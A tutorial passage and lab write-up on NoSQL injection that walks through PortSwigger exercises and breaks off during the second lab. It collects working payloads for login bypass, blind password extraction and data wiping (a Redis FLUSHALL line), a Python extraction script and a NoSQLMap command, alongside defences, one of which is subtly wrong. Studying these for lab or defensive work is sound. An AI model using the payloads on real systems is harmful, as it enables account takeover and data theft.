Walkthrough - NoSQL Injection Portswigger labs
A comprehensive guide to NoSQL injection vulnerabilities with walkthroughs of all 4 Portswigger labs
Completed all 4 NoSQL injection labs from Portswigger. NoSQL injection vulnerabilities occur when applications construct database queries using unsanitized user input in NoSQL databases like MongoDB, CouchDB, or Redis. Unlike traditional SQL injection, NoSQL databases use different query syntax—often JSON or JavaScript—which means different injection techniques and operators. What makes NoSQL injection particularly interesting is that the attack surface includes not just WHERE clauses, but also operators, aggregation pipelines, and even JavaScript execution contexts. These labs covered detection, operator injection for authentication bypass, data extraction character-by-character, and exploiting JavaScript execution to extract unknown database fields. Below is a detailed explanation of NoSQL injection vulnerabilities followed by step-by-step walkthroughs for each lab.
Everything about NoSQL Injection
1. What is NoSQL Injection?
NoSQL injection is a vulnerability that allows attackers to manipulate NoSQL database queries by injecting malicious input. Unlike SQL injection, NoSQL databases use various query languages and data structures:
- MongoDB: JSON-like documents with JavaScript operators
- CouchDB: JSON queries with MapReduce
- Redis: Key-value commands
- Cassandra: CQL (Cassandra Query Language)
Attackers can exploit NoSQL injection to:
- Bypass authentication
- Extract sensitive data
- Modify or delete data
- Execute arbitrary code (in some NoSQL databases)
- Perform denial of service
2. NoSQL Database Types
Document Stores (MongoDB, CouchDB):
1
2
3
4
5
6
// Normal query
db.users.find({username: "admin", password: "pass123"})

// Injected query
db.users.find({username: {"$ne": null}, password: {"$ne": null}})
// Returns all users
Key-Value Stores (Redis):
1
2
3
4
5
// Normal
GET user:1234

// Injected (command injection)
GET user:1234\nFLUSHALL
Column Stores (Cassandra):
1
2
-- Similar to SQL injection
SELECT * FROM users WHERE username = 'admin' OR '1'='1'
Graph Databases (Neo4j):
1
2
// Cypher injection
MATCH (u:User {username: 'admin'}) OR 1=1//})
3. MongoDB Operators & Syntax
Comparison Operators:
1
2
3
4
5
6
7
8
$eq  // Equal to
$ne  // Not equal to
$gt  // Greater than
$lt  // Less than
$gte // Greater than or equal
$lte // Less than or equal
$in  // In array
$nin // Not in array
Logical Operators:
1
2
3
4
$and // AND condition
$or  // OR condition
$not // NOT condition
$nor // NOR condition
Element Operators:
1
2
$exists // Field exists
$type   // Field type check
Evaluation Operators:
1
2
3
$regex  // Regular expression match
$where  // JavaScript expression
$expr   // Aggregation expression
4. Common NoSQL Injection Vectors
Authentication Bypass:
1
2
3
4
5
6
7
8
9
10
11
// Original query
{username: "admin", password: "password123"}

// Injected - not equal to empty
{username: "admin", password: {"$ne": ""}}

// Injected - regex match
{username: {"$regex": "^admin"}, password: {"$ne": ""}}

// Injected - always true
{username: "admin", password: {"$gt": ""}}
Tautology Injection:
1
2
3
4
5
6
// URL parameter
?category=Gifts'||'1'=='1

// Results in query
{category: "Gifts"||"1"=="1"}
// Always evaluates to true
Operator Injection:
1
2
3
4
5
6
// POST body
{"username": "admin", "password": {"$ne": null}}

// Query becomes
db.users.find({username: "admin", password: {$ne: null}})
// Matches if password field exists
JavaScript Injection:
1
2
3
4
5
6
7
8
9
// $where operator allows JavaScript
{"$where": "this.username == 'admin'"}

// Injected
{"$where": "this.username == 'admin' || '1'=='1'"}
// Always true

// Sleep injection
{"$where": "sleep(5000) || true"}
Regex Injection:
1
2
3
4
5
6
// Extract data character by character
{username: "admin", password: {"$regex": "^a.*"}}
// Checks if password starts with 'a'

{username: "admin", password: {"$regex": "^ab.*"}}
// Checks if password starts with 'ab'
5. Data Extraction Techniques
Character-by-Character Extraction:
1
2
3
4
5
6
7
8
9
10
// Check each character position
this.password[0] == 'a'  // First char is 'a'
this.password[1] == 'b'  // Second char is 'b'

// Using regex
{password: {"$regex": "^a.*"}}  // Starts with 'a'
{password: {"$regex": "^ab.*"}} // Starts with 'ab'

// Length check
this.password.length == 8
Field Discovery:
1
2
3
4
5
6
7
8
9
// Using $where with JavaScript
{
  "$where": "function() {
    return Object.keys(this)[0] == 'username';
  }"
}

// Check field existence
{fieldname: {"$exists": true}}
Boolean-Based Blind Injection:
1
2
3
4
5
// True condition - different response
' && this.password[0] == 'p' || 'a'=='b

// False condition - error/different response
' && this.password[0] == 'x' || 'a'=='b
Time-Based Blind Injection:
1
2
3
4
5
6
{
  "$where": "function() {
    if (this.password[0] == 'a') sleep(5000);
    return true;
  }"
}
6. Advanced Exploitation
Extracting Unknown Field Names:
1
2
3
4
5
6
7
8
9
10
11
12
// Get number of fields
Object.keys(this).length

// Get field name at index
Object.keys(this)[3]

// Get field name length
Object.keys(this)[3].length

// Extract field name character by character
Object.keys(this)[3].match('^a.*')  // Starts with 'a'
Object.keys(this)[3].match('^ab.*') // Starts with 'ab'
Conditional Data Access:
1
2
3
4
5
6
7
8
{
  "$where": "function() {
    if (this.role == 'admin') {
      return this.username.match('^a.*');
    }
    return false;
  }"
}
Aggregate Pipeline Injection:
1
2
3
4
5
// Injection in aggregation
[
  {"$match": {"username": "admin"}},
  {"$project": {"password": 1}}
]
MapReduce Injection:
1
2
3
4
5
6
// In CouchDB map function
function(doc) {
  if (doc.username == 'admin' || true) {
    emit(doc._id, doc);
  }
}
7. Detection Methods
Error-Based Detection:
1
2
3
4
5
6
7
8
9
10
11
12
# Inject special characters
' " \ $ { }

# MongoDB operators
{"$ne": ""}
{"$gt": ""}
{"$regex": ".*"}

# Watch for different errors
Invalid operator
Syntax error
Unexpected token
Boolean-Based Detection:
1
2
3
4
5
6
7
// True condition
?user=admin'||'1'=='1

// False condition
?user=admin'&&'1'=='2

// Compare response differences
Time-Based Detection:
1
2
3
4
5
6
// Cause intentional delay
{"$where": "sleep(5000)"}

// Measure response time
Normal: 100ms
Injected: 5100ms
Operator Testing:
1
2
3
4
5
// Test various operators
{"$ne": ""}     // Not equal
{"$gt": ""}     // Greater than
{"$regex": ""} // Regex match
{"$where": "1"} // JavaScript
8. Real-World Impact
Authentication Bypass:
- Login as any user without password
- Admin panel access
- Privilege escalation
Data Exfiltration:
- Extract passwords character by character
- Discover hidden fields (reset tokens, API keys)
- Enumerate users and sensitive data
Business Logic Abuse:
- Modify prices
- Change user roles
- Access restricted features
Code Execution:
- Server-side JavaScript execution via $where
- Shell command injection in some configurations
- Denial of service via resource exhaustion
9. Famous Vulnerabilities
MongoDB Ransomware (2017):
- Exposed MongoDB instances
- NoSQL injection for access
- Data ransom attacks
Various Bug Bounties:
- Authentication bypass via operator injection
- Password extraction using regex
- Hidden field discovery (tokens, keys)
E-Commerce Sites:
- Price manipulation
- Inventory bypass
- Discount code abuse
10. Defense Strategies
Input Validation:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
// Whitelist allowed characters
function sanitize(input) {
  // Remove MongoDB operators
  const operators = ['$ne', '$gt', '$lt', '$regex', '$where'];

  if (typeof input === 'object') {
    for (let key in input) {
      if (operators.includes(key)) {
        throw new Error('Invalid input');
      }
    }
  }

  return input;
}
Type Checking:
1
2
3
4
5
6
7
8
9
// Ensure inputs are expected types
function validateLogin(username, password) {
  if (typeof username !== 'string' || typeof password !== 'string') {
    throw new Error('Invalid input type');
  }

  // Proceed with query
  return db.users.findOne({username, password});
}
Use Parameterized Queries:
1
2
3
4
5
6
7
8
// Bad - direct concatenation
const query = {username: req.body.username};

// Good - validated and typed
const query = {
  username: String(req.body.username),
  password: String(req.body.password)
};
Disable JavaScript Execution:
1
2
3
4
5
6
7
8
// MongoDB - disable $where and mapReduce
mongod --noscripting

// Or in connection
{
  allowDiskUse: false,
  cursor: {batchSize: 0}
}
Least Privilege:
1
2
3
4
// Database user with minimal permissions
// Read-only for most operations
// No JavaScript execution rights
// No admin commands
Schema Validation:
1
2
3
4
5
6
7
8
9
10
11
12
13
// MongoDB schema validation
db.createCollection("users", {
  validator: {
    $jsonSchema: {
      bsonType: "object",
      required: ["username", "password"],
      properties: {
        username: {bsonType: "string"},
        password: {bsonType: "string"}
      }
    }
  }
})
Use ORM/ODM:
1
2
3
4
5
6
7
8
// Mongoose (MongoDB ODM)
const userSchema = new Schema({
  username: {type: String, required: true},
  password: {type: String, required: true}
});

// Built-in protection against injection
User.findOne({username, password});
11. Testing Methodology
Step-by-Step Approach:
- Identify NoSQL Usage:
- Check documentation/error messages
- Look for JSON in requests
- Test for MongoDB-specific behavior
- Test Basic Injection:
1
2
3
username=admin'
username[$ne]=
{"username": {"$ne": ""}}
- Test Operators:
1
2
3
4
{"$ne": ""}
{"$gt": ""}
{"$regex": ".*"}
{"$where": "1"}
- Boolean Testing:
1
2
' || '1'=='1
' && '1'=='2
- Extract Data:
1
2
3
4
5
6
// Length
this.password.length == 8

// Characters
this.password[0] == 'a'
this.password.match('^a.*')
- Discover Fields:
1
2
Object.keys(this).length
Object.keys(this)[0]
12. Tools & Automation
Burp Suite:
- NoSQL injection scanner extensions
- Intruder for character extraction
- Repeater for manual testing
NoSQLMap:
1
2
3
nosqlmap -u "http://target.com/login" \
  --data "username=admin&password=pass" \
  --method POST
Custom Scripts:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
import requests

def extract_password(url, username):
    password = ""
    charset = "abcdefghijklmnopqrstuvwxyz0123456789"

    for pos in range(20):  # Assume max 20 chars
        for char in charset:
            payload = {
                "$where": f"this.username=='{username}' && this.password[{pos}]=='{char}'"
            }

            resp = requests.post(url, json=payload)
            if "success" in resp.text:
                password += char
                break

    return password
Automated Testing:
- Scan for operator injection
- Brute force character positions
- Field name enumeration
- Length discovery
Labs
1. Detecting NoSQL injection

Description:
We are supposed to show the unreleased products to solve the lab.

Explanation:

We are sending a GET request with category parameter being sent with value Gifts. We need to even show the unreleased products. First we will send this request to repeater.

We get a 500 Internal Server Error when we try to append a single quote. This means that its breaking the query.
Now we will send this request after appending '||'1'=='1 to the Gifts value. This will always make the query logic return true. Therefore, it should return even the unreleased products. This should solve the lab.

2. Exploiting NoSQL operator injection to bypass authentication
Description:
We need to use NoSQL operators on MongoDB to bypass authentication and login as the administrator.

Explanation:
We are sending the login credentials in a POST request as JSON. this makes injection very simple. We need to send this request to repeater.

When we try a common bypass where we login with username administrator and password not equal to anything, it does not work. After trying multiple techniques I decided to glance for a hint in the solution. It said about using regex.
